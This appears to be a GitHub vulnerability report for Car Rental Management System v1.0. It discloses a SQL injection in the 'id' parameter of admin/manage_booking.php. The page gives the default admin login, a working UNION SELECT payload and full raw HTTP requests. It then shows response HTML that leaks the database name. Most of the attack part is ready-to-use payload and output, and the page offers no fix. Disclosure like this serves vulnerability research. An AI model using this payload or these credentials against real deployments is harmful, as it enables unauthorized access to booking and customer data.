debug601 Create SQLi-5.md History

1 contributor

29 lines (20 sloc) | 1.22 KB

Car Rental Management System v1.0 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.campcodes.com/projects/php/car-rental-management-system/

Vulnerability File: /car-rental-management-system/admin/manage_booking.php?id=

Vulnerability location: /car-rental-management-system/admin/manage_booking.php?id=,id

[+] Payload: /car-rental-management-system/admin/manage_booking.php?id=-1%20union%20select%201,2,3,4,5,6,database(),8,9,10,11--+ // Leak place ---> id


Current database name: car_rental_db

```
GET /car-rental-management-system/admin/manage_booking.php?id=-1%20union%20select%20
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: PHPSESSID=q0aiu0hqk51vrl4kivubc7u18k
Connection: close
```

```
GET
/car-rental-management-system/admin/manage_booking.php?id=-1%20union%20select%201,2,3,4,5,6,database(),8,9,10,11--+
HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=q0aiu0hqk51vrl4kivubc7u18k
Connection: close
```

```
                                                    <option value="3" >2020 Ford Escape | Ford</option>
                                                    <option value="5" >2020 Honda Civic | Honda</option>
                                                    <option value="4" >Hyundai Verna | Hyundai</option>
                                                </select>
                                            </div>
                                            <div class="form-group">
                                             <label for="" class="control-label">Pickup Date/Time</label>
                                             <input type="text" class="form-control datetimepicker"  required="" name="pickup_datetime" value="1970-01-01 01:00" autocomplete="off">
                                            </div>
                                            <div class="form-group">
                                             <label for="" class="control-label">Drop off Date/Time</label>
                                             <input type="text" class="form-control datetimepicker"  required="" name="dropoff_datetime" value="1970-01-01 01:00" autocomplete="off">
                                            </div>
                                             <div class="form-group">
                                                    <label for="" class="control-label">Full Name</label>
                                                    <input type="text" class="form-control" name="name"  value="car_rental_db" required>
                                            </div>
                                            <div class="form-group">
                                                    <label for="" class="control-label">Address</label>
                                                    <textarea cols="30" rows = "2" required="" name="address" class="form-control">10</textarea>
                                            </div>
                                            <div class="form-group">
                                                    <label for="" class="control-label">Email</label>
```



Car
Pickup Date/Time 1970-01-01 01:00
Drop off Date/Time 1970-01-01 01:00
Full Name car_rental_db
Address 10
Email 8
Contact # 9
Status Pending